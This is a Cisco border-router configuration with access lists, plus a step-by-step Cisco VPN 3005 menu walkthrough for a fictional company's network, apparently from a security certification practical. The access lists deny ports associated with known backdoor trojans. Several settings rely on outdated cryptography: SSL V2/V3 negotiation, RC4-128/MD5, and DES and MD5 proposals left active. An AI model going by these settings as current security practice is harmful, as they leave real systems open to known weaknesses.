service timestamps log datetime msec localtime show-timezone
service password-encryption
!
hostname GIACInternet
!
logging buffered 30000 debugging
no logging console
enable secret 5 <removed>
!
username <user> privilege 15 secret 5 <removed>
clock timezone CST -6
clock summer-time CDT recurring
aaa new-model
!
!
aaa authentication login default local
```

```
aaa authentication login console line
aaa authorization exec default local
aaa session-id common
ip subnet-zero
no ip source-route
!
!
no ip domain lookup
ip domain name GIACit.com
!
no ip bootp server
ip cef
ip audit notify log
ip audit po max-events 2000
ip audit signature 1104 disable
ip audit signature 1107 disable
ip audit signature 2000 disable
ip audit signature 2001 disable
ip audit signature 2004 disable
ip audit signature 2005 disable
ip audit name AUDIT.1 info action alarm drop reset
ip audit name AUDIT.1 attack action alarm drop reset
mpls ldp logging neighbor-changes
no ftp-server write-enable
!
!
!
!
!
voice call carrier capacity active
!
!
!
!
!
!
!
no voice hpi capture buffer
no voice hpi capture destination
!
!
!
!
!
!
interface Loopback0
 ip address 192.168.1.1 255.255.0.0
!
interface FastEthernet0/0
 ip address 190.104.93.33 255.255.255.240
 ip verify unicast reverse-path
 no ip unreachables
 ip accounting access-violations
 ip nbar protocol-discovery
 duplex auto
 speed auto
!
interface FastEthernet0/1
 ip address 189.22.47.5 255.255.255.248
 ip access-group 110 in
 ip access-group 120 out
 ip verify unicast reverse-path
 no ip redirects
```

```
 no ip unreachables
 no ip proxy-arp
 ip accounting access-violations
 ip audit AUDIT.1 in
 duplex auto
 speed auto
!
no ip http server
no ip http secure-server
ip classless
ip route 0.0.0.0 0.0.0.0 189.22.47.1
ip route 10.0.0.0 255.0.0.0 190.104.93.34
ip route 172.16.0.0 255.240.0.0 Null0
!
!
logging history debugging
logging trap debugging
logging 190.104.93.46
access-list 10 permit 190.104.93.46
access-list 10 permit 190.104.93.39
access-list 10 deny   any log
access-list 69 permit 10.32.1.122
access-list 69 permit 190.104.93.46
access-list 69 deny   any log
access-list 110 permit icmp host 189.22.47.1 host 190.104.93.46
access-list 110 permit icmp host 190.105.12.254 host 190.104.93.46
access-list 110 permit icmp host 190.105.12.9 host 189.22.47.5
access-list 110 deny   icmp any host 190.104.93.39 port-unreachable
access-list 110 permit icmp any host 190.104.93.39
access-list 110 permit icmp any any packet-too-big
access-list 110 deny   icmp any any
access-list 110 deny   udp any eq echo any
access-list 110 deny   udp any any eq echo
access-list 110 deny   ip 190.104.93.32 0.0.0.15 any log
access-list 110 deny   ip host 0.0.0.0 any
access-list 110 deny   ip any host 255.255.255.255
access-list 110 deny   ip 192.168.0.0 0.0.255.255 192.168.0.0 0.0.255.255
access-list 110 deny   ip 192.168.0.0 0.0.255.255 any log
access-list 110 deny   ip 172.16.0.0 0.15.255.255 172.16.0.0 0.15.255.255
access-list 110 deny   ip 172.16.0.0 0.15.255.255 any log
access-list 110 deny   ip 10.0.0.0 0.255.255.255 10.0.0.0 0.255.255.255
access-list 110 deny   ip 10.0.0.0 0.255.255.255 any log
access-list 110 deny   tcp host 127.0.0.1 eq www any
access-list 110 deny   ip 127.0.0.0 0.255.255.255 any log
access-list 110 deny   ip any host 190.104.93.32
access-list 110 deny   ip any host 190.104.93.37
access-list 110 deny   ip any host 190.104.93.38
access-list 110 deny   ip any host 190.104.93.40
access-list 110 deny   ip any host 190.104.93.41
access-list 110 deny   ip any host 190.104.93.43
access-list 110 deny   ip any host 190.104.93.44
access-list 110 deny   ip any host 190.104.93.45
access-list 110 deny   ip any host 190.104.93.47
access-list 110 deny   ip any host 189.22.47.0
access-list 110 deny   ip any host 189.22.47.7
access-list 110 deny   ip host 190.104.93.26 any
access-list 110 permit udp host 190.104.93.11 eq domain any
access-list 110 permit tcp host 190.104.93.11 eq domain any
access-list 110 permit udp host 12.42.50.60 eq domain any
access-list 110 permit tcp host 12.42.50.60 eq domain any
access-list 110 permit udp host 64.94.123.4 eq domain any
access-list 110 permit tcp host 64.94.123.4 eq domain any
access-list 110 permit udp host 207.155.183.73 eq domain any
```

```
access-list 110 permit tcp host 207.155.183.73 eq domain any
access-list 110 permit udp host 207.155.183.72 eq domain any
access-list 110 permit tcp host 207.155.183.72 eq domain any
access-list 110 permit tcp any eq domain host 190.104.93.39
access-list 110 permit udp any eq domain host 190.104.93.39
access-list 110 permit udp host 209.81.9.7 eq ntp any
access-list 110 permit udp host 128.252.19.1 eq ntp any
access-list 110 permit udp host 208.184.49.9 eq ntp any
access-list 110 permit ip any host 190.104.93.35
access-list 110 deny   tcp any eq 0 any
access-list 110 deny   udp any eq 0 any
access-list 110 deny   tcp any any eq 0
access-list 110 deny   udp any any eq 0
access-list 110 deny   tcp any any eq 22
access-list 110 deny   tcp any any eq telnet
access-list 110 permit tcp any host 190.104.93.42 eq 443
access-list 110 deny   tcp any any range 135 139
access-list 110 deny   udp any any range 135 netbios-ss
access-list 110 deny   tcp any any eq 443
access-list 110 deny   tcp any any eq 445
access-list 110 deny   udp any any eq 445
access-list 110 deny   tcp any any eq lpd
access-list 110 deny   tcp any any eq 901
access-list 110 deny   tcp any any eq 1080
access-list 110 deny   tcp any any eq 1433
access-list 110 deny   tcp any any eq 1434
access-list 110 deny   udp any any eq 1434
access-list 110 deny   tcp any any eq 17300
access-list 110 deny   tcp any any eq 27374
access-list 110 deny   tcp any any eq 37852
access-list 110 deny   udp any any eq 37852
access-list 110 deny   ip any host 189.22.47.5
access-list 110 deny   ip any host 190.104.93.33
access-list 110 deny   ip any host 190.104.93.34
access-list 110 deny   udp any any eq 1026
access-list 110 deny   udp any any eq 1027
access-list 110 deny   udp any any eq 1028
access-list 110 deny   udp any any eq 1029
access-list 110 deny   ip any host 190.104.93.36 log
access-list 110 permit tcp any host 190.104.93.42 eq www
access-list 110 permit tcp any host 190.104.93.42 eq smtp
access-list 110 permit tcp any eq www host 190.104.93.42 established
access-list 110 permit tcp any eq 443 host 190.104.93.42 established
access-list 110 permit tcp any eq ftp host 190.104.93.42 established
access-list 110 permit tcp any eq ftp-data host 190.104.93.42 established
access-list 110 deny   ip any host 190.104.93.42 log
access-list 110 permit tcp any eq ftp host 190.104.93.46 established
access-list 110 permit tcp any eq ftp-data host 190.104.93.46 established
access-list 110 permit tcp any eq www host 190.104.93.46 established
access-list 110 permit tcp any eq 443 host 190.104.93.46 established
access-list 110 deny   ip any host 190.104.93.46 log
access-list 110 permit tcp any 190.104.93.32 0.0.0.15 established
access-list 110 permit tcp any eq ftp-data host 190.104.93.39
access-list 110 permit tcp any eq ftp host 190.104.93.39
access-list 110 permit udp any eq time host 190.104.93.39
access-list 110 permit udp any eq ntp host 190.104.93.39
access-list 110 permit udp any eq isakmp host 190.104.93.39 log
access-list 110 permit esp any host 190.104.93.39
access-list 110 permit ahp any host 190.104.93.39
access-list 110 deny   tcp any any eq ident
access-list 110 deny   tcp any any eq smtp
access-list 110 deny   ip any 190.104.93.48 0.0.0.207
access-list 110 deny   ip any 190.104.93.0 0.0.0.31
```

```
access-list 110 deny   ip any any log
access-list 110 permit icmp any host 190.104.93.39 time-exceeded
access-list 120 deny   ip 192.168.0.0 0.0.255.255 any log
access-list 120 deny   ip 172.16.0.0 0.15.255.255 any log
access-list 120 deny   ip 10.0.0.0 0.255.255.255 any log
access-list 120 deny   ip 127.0.0.0 0.255.255.255 any log
access-list 120 deny   ip any 192.168.0.0 0.0.255.255 log
access-list 120 deny   ip any 172.16.0.0 0.15.255.255 log
access-list 120 deny   ip any 10.0.0.0 0.255.255.255 log
access-list 120 deny   ip any 127.0.0.0 0.255.255.255 log
access-list 120 deny   tcp any any range 135 139 log
access-list 120 deny   udp any any range 135 netbios-ss log
access-list 120 deny   tcp any any eq 445 log
access-list 120 deny   udp any any eq 445 log
access-list 120 deny   ip host 190.104.93.36 any
access-list 120 permit icmp host 190.104.93.46 189.22.47.0 0.0.0.7
access-list 120 permit icmp host 190.104.93.46 host 190.105.12.254
access-list 120 permit icmp host 190.104.93.39 any
access-list 120 permit icmp any any packet-too-big log
access-list 120 deny   icmp any any log
access-list 120 permit ip host 190.104.93.39 any
access-list 120 permit tcp host 190.104.93.42 eq www any
access-list 120 permit tcp host 190.104.93.42 eq smtp any
access-list 120 permit tcp host 190.104.93.42 eq 443 any
access-list 120 permit ip host 190.104.93.35 any
access-list 120 permit udp any any eq domain
access-list 120 permit tcp any any eq domain
access-list 120 permit udp any any eq ntp
access-list 120 permit tcp host 190.104.93.42 any eq ftp
access-list 120 permit tcp host 190.104.93.42 any eq www
access-list 120 permit tcp host 190.104.93.42 any eq 443
access-list 120 permit tcp host 190.104.93.46 any eq ftp
access-list 120 permit tcp host 190.104.93.46 any eq www
access-list 120 permit tcp host 190.104.93.46 any eq 443
access-list 120 permit ip any any log
access-list 120 deny   ip any any log
no cdp run
!
!
snmp-server community <removed> RO 69
snmp-server enable traps tty
snmp-server tftp-server-list 69
radius-server authorization permit missing Service-Type
!
!
!
!
dial-peer cor custom
!
!
!
!
banner exec ^C
By continuing to use this system you indicate your awareness of and consent to these
terms and conditions of use. LOG OFF IMMEDIATELY if you do not agree to the conditions
stated in this warning. http://www.usdoj.gov/criminal/cybercrime/ccpolicy.html^C
banner login ^C
Any or all uses of this system and all files on this system may be intercepted,
monitored, recorded, copied, audited, inspected, and disclosed to authorized site,
Corporate GIAC, and law enforcement personnel.^C
banner motd ^C
```

```
This computer is a GIAC Enterprises Computer and is the property of the GIAC
Enterprises. It is for authorized use only. Users (authorized or unauthorized) have no
explicit or implicit expectation of privacy.^C
!
line con 0
 password 7 <removed>
 login authentication console
line aux 0
line vty 0 4
 access-class 10 in
 password 7 <removed>
 transport input ssh
!
scheduler allocate 4000 1000
ntp clock-period 17180263
ntp server 209.81.9.7
ntp server 128.252.19.1 prefer
ntp server 208.184.49.9
!
!
end
```

VPN – Cisco 3005

Below are the changes that were made to the default (out of the box) VPN configuration. All encryption is 128 bit encryption:

```
Setup:
1) Configuration
2) Administration
3) Monitoring
4) Save changes to Config file
5) Help Information
6) Exit

Main -> 1

1) Interface Configuration
2) System Management
3) User Management
4) Policy Management
5) Back
```

Set up the ethernet interfaces:

```
Config -> 1

This table shows current IP addresses.

  Intf         Status       IP Address/Subnet Mask          MAC Address
--------------------------------------------------------------------------------
Ether1-Pri|      UP      |     10.32.1.61/255.255.255.0   | 00.03.A0.88.CF.D0
Ether2-Pub|      UP      |  190.104.93.35/255.255.255.240 | 00.03.A0.88.CF.D1
--------------------------------------------------------------------------------
DNS Server(s): 10.32.1.101
DNS Domain Name: GIAC1
Default Gateway: 190.104.93.33

1) Configure Ethernet #1 (Private)
2) Configure Ethernet #2 (Public)
3) Configure Power Supplies
4) Back
```

```
Interfaces -> 4

1) Interface Configuration
2) System Management
3) User Management
4) Policy Management
5) Back

Config -> 2

1) Servers (Authentication, Authorization, Accounting, DNS, DHCP, etc.)
2) Address Management
3) Tunneling Protocols (PPTP, L2TP, etc.)
4) IP Routing (static routes, OSPF, etc.)
5) Management Protocols (Telnet, TFTP, FTP, etc.)
6) Event Configuration
7) General Config (system name, time, etc.)
8) Client Update
9) Load Balancing Configuration
10) Back

System -> 1

1) Authentication Servers
2) Authorization Servers
3) Accounting Servers
4) DNS Servers
5) DHCP Servers
6) Firewall Server
7) NTP Servers
8) Back
```

Set up the type of authentication. We will use the NT authentication method:

```
Servers -> 1

               Authentication Server Summary Table

Num |        Server       |        Type         |    Port
-------------------------------------------------------------
  1 |      10.32.1.100    |     NT Domain       |      139     |
  2 |         Internal    |      Internal       |        0     |
-------------------------------------------------------------

1) Add Authentication Server
2) Modify Authentication Server
3) Delete Authentication Server
4) Move Server Up
5) Move Server Down
6) Test Server
7) Back

Authentication -> 7

1) Authentication Servers
2) Authorization Servers
3) Accounting Servers
4) DNS Servers
5) DHCP Servers
6) Firewall Server
7) NTP Servers
8) Back

Servers -> 4

1) Enable/Disable DNS
2) Set Domain Name
3) Set Primary DNS Server
4) Set Secondary DNS Server
```

```
5) Set Tertiary DNS Server
6) Set DNS Timeout
7) Set DNS Retries
8) Back

DNS -> 1

1) Enable DNS
2) Disable DNS

DNS -> [ 1 ]

1) Enable/Disable DNS
2) Set Domain Name
3) Set Primary DNS Server
4) Set Secondary DNS Server
5) Set Tertiary DNS Server
6) Set DNS Timeout
7) Set DNS Retries
8) Back

DNS -> 2

> Domain

DNS -> [ GIAC1 ]

1) Enable/Disable DNS
2) Set Domain Name
3) Set Primary DNS Server
4) Set Secondary DNS Server
5) Set Tertiary DNS Server
6) Set DNS Timeout
7) Set DNS Retries
8) Back
```

Set up our Domain servers:

```
DNS -> 3

> Primary DNS Server

DNS -> [ 10.32.1.101 ]

1) Enable/Disable DNS
2) Set Domain Name
3) Set Primary DNS Server
4) Set Secondary DNS Server
5) Set Tertiary DNS Server
6) Set DNS Timeout
7) Set DNS Retries
8) Back

DNS -> 8

1) Authentication Servers
2) Authorization Servers
3) Accounting Servers
4) DNS Servers
5) DHCP Servers
6) Firewall Server
7) NTP Servers
8) Back

Servers -> 8

1) Servers (Authentication, Authorization, Accounting, DNS, DHCP, etc.)
2) Address Management
3) Tunneling Protocols (PPTP, L2TP, etc.)
4) IP Routing (static routes, OSPF, etc.)
```

```
5) Management Protocols (Telnet, TFTP, FTP, etc.)
6) Event Configuration
7) General Config (system name, time, etc.)
8) Client Update
9) Load Balancing Configuration
10) Back

System -> 2

1) Address Assignment
2) Address Pools
3) Back

Address -> 1

1) Enable/Disable Client Specified Address Assignment
2) Enable/Disable Per User Address Assignment
3) Enable/Disable DHCP Address Assignment
4) Enable/Disable Configured Pool Address Assignment
5) Back

Address -> 4

1) Enable Configured Pool Address Assignment
2) Disable Configured Pool Address Assignment

Address -> [ 1 ]

1) Enable/Disable Client Specified Address Assignment
2) Enable/Disable Per User Address Assignment
3) Enable/Disable DHCP Address Assignment
4) Enable/Disable Configured Pool Address Assignment
5) Back

Address -> 5

1) Address Assignment
2) Address Pools
3) Back
```

Set up the DHCP pool that the VPN will hand out addresses from:

```
Address -> 2

  This is the Address Pool List

   Start Addr         End Addr
-------------------------------------
  10. 32.  1. 90 |  10. 32.  1. 99 |
-------------------------------------
1) Add Address Pool
2) Modify Address Pool
3) Delete Address Pool
4) Move Address Pool Up
5) Move Address Pool Down
6) Back

Address Pool -> 6

1) Address Assignment
2) Address Pools
3) Back

Address -> 3

1) Servers (Authentication, Authorization, Accounting, DNS, DHCP, etc.)
2) Address Management
3) Tunneling Protocols (PPTP, L2TP, etc.)
4) IP Routing (static routes, OSPF, etc.)
5) Management Protocols (Telnet, TFTP, FTP, etc.)
```

```
6) Event Configuration
7) General Config (system name, time, etc.)
8) Client Update
9) Load Balancing Configuration
10) Back

System -> 3

1) PPTP
2) L2TP
3) IPSec
4) Back

Tunnel -> 2
```

Set up IPSec as the connection protocol. Make sure that it is set to 128 bit encryption:

```
Tunnel -> 3

1) IKE Proposals
2) NAT Transparency
3) Alerts (System Reboot, Idle Timeout, Administrator Cut-off, etc.)
4) Back

IPSec -> 1

1) Configure Active Proposals
2) Configure Inactive Proposals
3) Back
```

Set up our IKE proposals. As long as they are 3DES or 128 bit then we are fine:

```
IKE Proposals -> 1

                        The Active IKE Proposals
-------------------------------------------------------------------------------
| 1. CiscoVPNClient-3DES-MD5           | 2. IKE-3DES-MD5                      |
| 3. IKE-3DES-MD5-DH1                  | 4. IKE-DES-MD5                       |
| 5. IKE-3DES-MD5-DH7                  | 6. IKE-3DES-MD5-RSA                  |
| 7. CiscoVPNClient-3DES-MD5-DH5       | 8. CiscoVPNClient-AES128-SHA         |
| 9. IKE-AES128-SHA                    | 10. IKE-3DES-SHA-DSA                 |
| 11. IKE-3DES-MD5-RSA-DH1             | 12. IKE-DES-MD5-DH7                  |
| 13. CiscoVPNClient-3DES-MD5-RSA      | 14. CiscoVPNClient-3DES-SHA-DSA      |
| 15. CiscoVPNClient-3DES-MD5-RSA-DH5  | 16. CiscoVPNClient-3DES-SHA-DSA-DH5  |
| 17. CiscoVPNClient-AES256-SHA        | 18. IKE-AES256-SHA                   |
-------------------------------------------------------------------------------

1) Move Proposal Up
2) Move Proposal Down
3) Modify a Proposal
4) Deactivate a Proposal
5) Back

IKE Proposals -> 5

1) Configure Active Proposals
2) Configure Inactive Proposals
3) Back

IKE Proposals -> 3

1) IKE Proposals
2) NAT Transparency
3) Alerts (System Reboot, Idle Timeout, Administrator Cut-off, etc.)
4) Back

IPSec -> 4

1) PPTP
2) L2TP
```

```
3) IPSec
4) Back

Tunnel -> 4

1) Servers (Authentication, Authorization, Accounting, DNS, DHCP, etc.)
2) Address Management
3) Tunneling Protocols (PPTP, L2TP, etc.)
4) IP Routing (static routes, OSPF, etc.)
5) Management Protocols (Telnet, TFTP, FTP, etc.)
6) Event Configuration
7) General Config (system name, time, etc.)
8) Client Update
9) Load Balancing Configuration
10) Back

System -> 4

1) Static Routes
2) Default Gateways
3) OSPF
4) OSPF Areas
5) DHCP Parameters
6) Redundancy
7) Reverse Route Injection
8) DHCP Relay
9) Back
```

Set up our internal routes, set the default route to the border router:

```
Routing -> 1

Static Routes
-------------
Destination     Mask            Metric Destination
------------------------------------------------------------
0.0.0.0         0.0.0.0              1 190.104.93.33
10.32.1.0       255.255.255.0        1 10.32.1.10
192.168.100.0   255.255.255.0        1 10.32.1.10

1) Add Static Route
2) Modify Static Route
3) Delete Static Route
4) Back

Routing -> 4

1) Static Routes
2) Default Gateways
3) OSPF
4) OSPF Areas
5) DHCP Parameters
6) Redundancy
7) Reverse Route Injection
8) DHCP Relay
9) Back

Routing -> 2

1) Set Default Gateway
2) Set Default Gateway Metric
3) Set Default Gateway Override
4) Set Tunnel Default Gateway
5) Back
```

Set default route to the border router:

```
Routing -> 1

> Default Gateway
```

```
Routing -> [ 190.104.93.33 ]

1) Set Default Gateway
2) Set Default Gateway Metric
3) Set Default Gateway Override
4) Set Tunnel Default Gateway
5) Back

Routing -> 2

> Gateway Metric

Routing -> [ 1 ]

1) Set Default Gateway
2) Set Default Gateway Metric
3) Set Default Gateway Override
4) Set Tunnel Default Gateway
5) Back

Routing -> 3

1) Do not allow learned default gateways to override configured default gateway
2) Allow learned default gateways to override configured default gateway

Routing -> [ 1 ]

1) Set Default Gateway
2) Set Default Gateway Metric
3) Set Default Gateway Override
4) Set Tunnel Default Gateway
5) Back

Routing -> 5

1) Static Routes
2) Default Gateways
3) OSPF
4) OSPF Areas
5) DHCP Parameters
6) Redundancy
7) Reverse Route Injection
8) DHCP Relay
9) Back

Routing -> 5

1) Enable/Disable DHCP Services
2) Set DHCP Lease Timeout
3) Set DHCP Listening port
4) Set DHCP Timeout Period
5) Back
```

Set up the VPN to do DHCP:

```
DHCP Parameters -> 1

1) Enable DHCP Services (Proxy/Client)
2) Disable DHCP Services (Proxy/Client)

DHCP Parameters -> [ 1 ]

1) Enable/Disable DHCP Services
2) Set DHCP Lease Timeout
3) Set DHCP Listening port
4) Set DHCP Timeout Period
5) Back

DHCP Parameters -> 2
```

```
> Lease Timeout (5-500000) minutes

DHCP Parameters -> [ 120 ]

1) Enable/Disable DHCP Services
2) Set DHCP Lease Timeout
3) Set DHCP Listening port
4) Set DHCP Timeout Period
5) Back

DHCP Parameters -> 5

1) Static Routes
2) Default Gateways
3) OSPF
4) OSPF Areas
5) DHCP Parameters
6) Redundancy
7) Reverse Route Injection
8) DHCP Relay
9) Back

Routing -> 9

1) Servers (Authentication, Authorization, Accounting, DNS, DHCP, etc.)
2) Address Management
3) Tunneling Protocols (PPTP, L2TP, etc.)
4) IP Routing (static routes, OSPF, etc.)
5) Management Protocols (Telnet, TFTP, FTP, etc.)
6) Event Configuration
7) General Config (system name, time, etc.)
8) Client Update
9) Load Balancing Configuration
10) Back

System -> 5

1) Configure FTP
2) Configure HTTP/HTTPS
3) Configure TFTP
4) Configure Telnet
5) Configure SNMP
6) Configure SNMP Community Strings
7) Configure SSL
8) Configure SSH
9) Configure XML
10) Back

Network -> 2

1) Enable/Disable HTTP/HTTPS Server
2) Set HTTP/HTTPS Protocol Enable
3) Set HTTP Port Number
4) Set HTTPS Port Number
5) Set the Number of HTTP/HTTPS Sessions Allowed
6) Back
```

Allow HTTP / HTTPS, but see below, we only allow HTTPS:

```
HTTP -> 1

1) Enable HTTP/HTTPS Server
2) Disable HTTP/HTTPS Server

HTTP -> [ 1 ]

1) Enable/Disable HTTP/HTTPS Server
2) Set HTTP/HTTPS Protocol Enable
3) Set HTTP Port Number
```

```
4) Set HTTPS Port Number
5) Set the Number of HTTP/HTTPS Sessions Allowed
6) Back

Allow HTTPS only:

HTTP -> 2

1) HTTPS Only
2) HTTPS and HTTP
3) HTTP Only

HTTP -> [ 1 ]

1) Enable/Disable HTTP/HTTPS Server
2) Set HTTP/HTTPS Protocol Enable
3) Set HTTP Port Number
4) Set HTTPS Port Number
5) Set the Number of HTTP/HTTPS Sessions Allowed
6) Back

HTTP -> 6

1) Configure FTP
2) Configure HTTP/HTTPS
3) Configure TFTP
4) Configure Telnet
5) Configure SNMP
6) Configure SNMP Community Strings
7) Configure SSL
8) Configure SSH
9) Configure XML
10) Back

Network -> 4

1) Enable/Disable Telnet
2) Set Telnet Port Number
3) Set the Number of Telnet Connections Allowed
4) Back
```

Disallow Telnet, only allow SSH:

```
Telnet -> 1

1) Enable Telnet
2) Disable Telnet

Telnet -> [ 2 ]

1) Enable/Disable Telnet
2) Set Telnet Port Number
3) Set the Number of Telnet Connections Allowed
4) Back

Telnet -> 4

1) Configure FTP
2) Configure HTTP/HTTPS
3) Configure TFTP
4) Configure Telnet
5) Configure SNMP
6) Configure SNMP Community Strings
7) Configure SSL
8) Configure SSH
9) Configure XML
10) Back

Network -> 5
```

```
1) Enable/Disable SNMP
2) Set SNMP Port Number
3) Set the Number of SNMP Requests Allowed
4) Back
```

Disallow SNMP:

```
SNMP -> 1

1) Enable SNMP
2) Disable SNMP

SNMP -> [ 2 ]

1) Enable/Disable SNMP
2) Set SNMP Port Number
3) Set the Number of SNMP Requests Allowed
4) Back

SNMP -> 4

1) Configure FTP
2) Configure HTTP/HTTPS
3) Configure TFTP
4) Configure Telnet
5) Configure SNMP
6) Configure SNMP Community Strings
7) Configure SSL
8) Configure SSH
9) Configure XML
10) Back

Network -> 7

1) Set SSL Encryption Protocols
2) Set SSL Client Authentication
3) Set SSL Version
4) Set SSL Generated Key Size
5) Back
```

Allow SSL with RC4 128/MD5 and 3DES-168/SHA (all 56 or 40 bit should be disabled):

```
SSL -> 1

1) Enable/Disable RC4-128/MD5
2) Enable/Disable 3DES-168/SHA
3) Enable/Disable DES-56/SHA
4) Enable/Disable RC4-40/MD5 Export
5) Enable/Disable DES-40/SHA Export
6) Back

SSL -> 1

1) Enable RC4-128/MD5
2) Disable RC4-128/MD5

SSL -> [ 1 ]

1) Enable/Disable RC4-128/MD5
2) Enable/Disable 3DES-168/SHA
3) Enable/Disable DES-56/SHA
4) Enable/Disable RC4-40/MD5 Export
5) Enable/Disable DES-40/SHA Export
6) Back

SSL -> 2

1) Enable 3DES-168/SHA
2) Disable 3DES-168/SHA
```

```
SSL -> [ 1 ]

1) Enable/Disable RC4-128/MD5
2) Enable/Disable 3DES-168/SHA
3) Enable/Disable DES-56/SHA
4) Enable/Disable RC4-40/MD5 Export
5) Enable/Disable DES-40/SHA Export
6) Back

SSL -> 6

1) Set SSL Encryption Protocols
2) Set SSL Client Authentication
3) Set SSL Version
4) Set SSL Generated Key Size
5) Back

SSL -> 2

1) Enable Client Authentication
2) Disable Client Authentication

SSL -> [ 2 ]

1) Set SSL Encryption Protocols
2) Set SSL Client Authentication
3) Set SSL Version
4) Set SSL Generated Key Size
5) Back
```

Set up SSL V2/V3:

```
SSL -> 3

1) Negotiate SSL V2/V3
2) SSL V3 with SSL V2 Hello
3) SSL V3 Only
4) SSL V2 Only
5) TLS V1 Only
6) TLS V1 with SSL V2 Hello

SSL -> [ 1 ]

1) Set SSL Encryption Protocols
2) Set SSL Client Authentication
3) Set SSL Version
4) Set SSL Generated Key Size
5) Back
```

Set up 2048 bit encryption (maximum):

```
SSL -> 4

1) RSA 512 bits
2) RSA 768 bits
3) RSA 1024 bits
4) RSA 2048 bits

SSL -> [ 4 ]

1) Set SSL Encryption Protocols
2) Set SSL Client Authentication
3) Set SSL Version
4) Set SSL Generated Key Size
5) Back

SSL -> 5

1) Configure FTP
2) Configure HTTP/HTTPS
```

```
3) Configure TFTP
4) Configure Telnet
5) Configure SNMP
6) Configure SNMP Community Strings
7) Configure SSL
8) Configure SSH
9) Configure XML
10) Back

Network -> 8

1) Enable/Disable SSH
2) Set SSH Port Number
3) Set the Number of SSH Sessions Allowed
4) Set SSH Encryption
5) Set SSH Server Key Regeneration
6) Enable/Disable SCP
7) Back

Set up SSH:

SSH -> 1

1) Enable SSH
2) Disable SSH

SSH -> [ 1 ]

1) Enable/Disable SSH
2) Set SSH Port Number
3) Set the Number of SSH Sessions Allowed
4) Set SSH Encryption
5) Set SSH Server Key Regeneration
6) Enable/Disable SCP
7) Back

SSH -> 4

1) Enable/Disable 3DES-168
2) Enable/Disable RC4-128
3) Enable/Disable DES-56
4) Enable/Disable No Encryption
5) Back
```

Enable 3DES-168 bit encryption :

```
SSH -> 1

1) Enable 3DES-168
2) Disable 3DES-168

SSH -> [ 1 ]

1) Enable/Disable 3DES-168
2) Enable/Disable RC4-128
3) Enable/Disable DES-56
4) Enable/Disable No Encryption
5) Back

SSH -> 5

1) Enable/Disable SSH
2) Set SSH Port Number
3) Set the Number of SSH Sessions Allowed
4) Set SSH Encryption
5) Set SSH Server Key Regeneration
6) Enable/Disable SCP
7) Back

SSH -> 7
```

```
1) Configure FTP
2) Configure HTTP/HTTPS
3) Configure TFTP
4) Configure Telnet
5) Configure SNMP
6) Configure SNMP Community Strings
7) Configure SSL
8) Configure SSH
9) Configure XML
10) Back

Network -> 10

1) Servers (Authentication, Authorization, Accounting, DNS, DHCP, etc.)
2) Address Management
3) Tunneling Protocols (PPTP, L2TP, etc.)
4) IP Routing (static routes, OSPF, etc.)
5) Management Protocols (Telnet, TFTP, FTP, etc.)
6) Event Configuration
7) General Config (system name, time, etc.)
8) Client Update
9) Load Balancing Configuration
10) Back

System -> 10

1) Interface Configuration
2) System Management
3) User Management
4) Policy Management
5) Back

Config -> 3

1) Base Group
2) Groups
3) Users
4) Back

User Management -> 1
```

Set up the “base” group on the VPN, all other groups use this group as a template for their configurations. Again to minimize password changes to the VPN connection (when someone leaves the group password should be changed) a group should be set up for each person (if possible) or for as small a group as possible:

```
1) General Parameters
2) Server Parameters
3) IPSec Parameters
4) VPN Client Firewall Parameters
5) Hardware Client Parameters
6) PPTP/L2TP Parameters
7) Back

Base Group -> 1

1) Access Parameters
2) Tunneling Protocols
3) SEP Config
4) Set DHCP Network Scope
5) Back

Base Group -> 1

1) Set Access Hours
2) Simultaneous Logins
3) Set Minimum Password Length
4) Set Password Options
```

```
5) Set Idle Timeout
6) Set Maximum Connect Time
7) Set Filter
8) Strip Realm Qualifier
9) Back

Base Group -> 6
```

Set up 2 hours as maximum connect:

```
> Maximum Connect Time (minutes)

Base Group -> [ 120 ]

1) Set Access Hours
2) Simultaneous Logins
3) Set Minimum Password Length
4) Set Password Options
5) Set Idle Timeout
6) Set Maximum Connect Time
7) Set Filter
8) Strip Realm Qualifier
9) Back

Base Group -> 9

1) Access Parameters
2) Tunneling Protocols
3) SEP Config
4) Set DHCP Network Scope
5) Back

Base Group -> 2

1) Select/Deselect PPTP for this Group
2) Select/Deselect L2TP for this Group
3) Select/Deselect IPSec for this Group
4) Select/Deselect L2TP over IPSec for this Group
5) Back

Base Group -> 3
```

Select IPSec as the authentication :

```
1) Select IPSec
2) Deselect IPSec

Base Group -> [ 1 ]

1) Select/Deselect PPTP for this Group
2) Select/Deselect L2TP for this Group
3) Select/Deselect IPSec for this Group
4) Select/Deselect L2TP over IPSec for this Group
5) Back

Base Group -> 5

1) Access Parameters
2) Tunneling Protocols
3) SEP Config
4) Set DHCP Network Scope
5) Back

Base Group -> 5

1) Access Parameters
2) Tunneling Protocols
3) SEP Config
4) Set DHCP Network Scope
5) Back
```

```
Base Group -> 5

1) General Parameters
2) Server Parameters
3) IPSec Parameters
4) VPN Client Firewall Parameters
5) Hardware Client Parameters
6) PPTP/L2TP Parameters
7) Back

Base Group -> 2

1) Configure DNS Servers
2) Configure WINS Servers
3) Back

Base Group -> 1

1) Set Primary DNS Server
2) Set Secondary DNS Server
3) Back
```

Set up WINS and DNS servers:

```
Base Group -> 1

> Primary DNS Server

Base Group -> [ 10.32.1.101 ]

1) Set Primary DNS Server
2) Set Secondary DNS Server
3) Back

Base Group -> 3

1) Configure DNS Servers
2) Configure WINS Servers
3) Back

Base Group -> 2

1) Set Primary WINS Server
2) Set Secondary WINS Server
3) Back

Base Group -> 1

> Primary WINS Server

Base Group -> [ 10.32.1.100 ]

1) Set Primary WINS Server
2) Set Secondary WINS Server
3) Back

Base Group -> 3

1) Configure DNS Servers
2) Configure WINS Servers
3) Back

Base Group -> 3

1) General Parameters
2) Server Parameters
3) IPSec Parameters
4) VPN Client Firewall Parameters
5) Hardware Client Parameters
```

```
6) PPTP/L2TP Parameters
7) Back

Base Group -> 3

1) Select IPSec SA
2) Select IKE Peer Validation
3) Enable/Disable IKE Keepalives
4) Set Confidence Interval
5) Set Tunnel Type
6) Back
```

Set up 3DES MD5 for authentication:

```
Base Group -> 1

                        Curren t Security Associations
-------------------------------------------------------------------------------
| 0. Use '0' for no selection          | 1. ESP-DES-MD5                       |
| 2. ESP-3DES-MD5                      | 3. ESP/IKE-3DES-MD5                  |
| 4. ESP-3DES-NONE                     | 5. ESP-L2TP-TRANSPORT                |
| 6. ESP-3DES-MD5-DH7                  | 7. ESP-3DES-MD5-DH5                  |
| 8. ESP-AES128-SHA                    |                                      |
-------------------------------------------------------------------------------

> IPSec SA

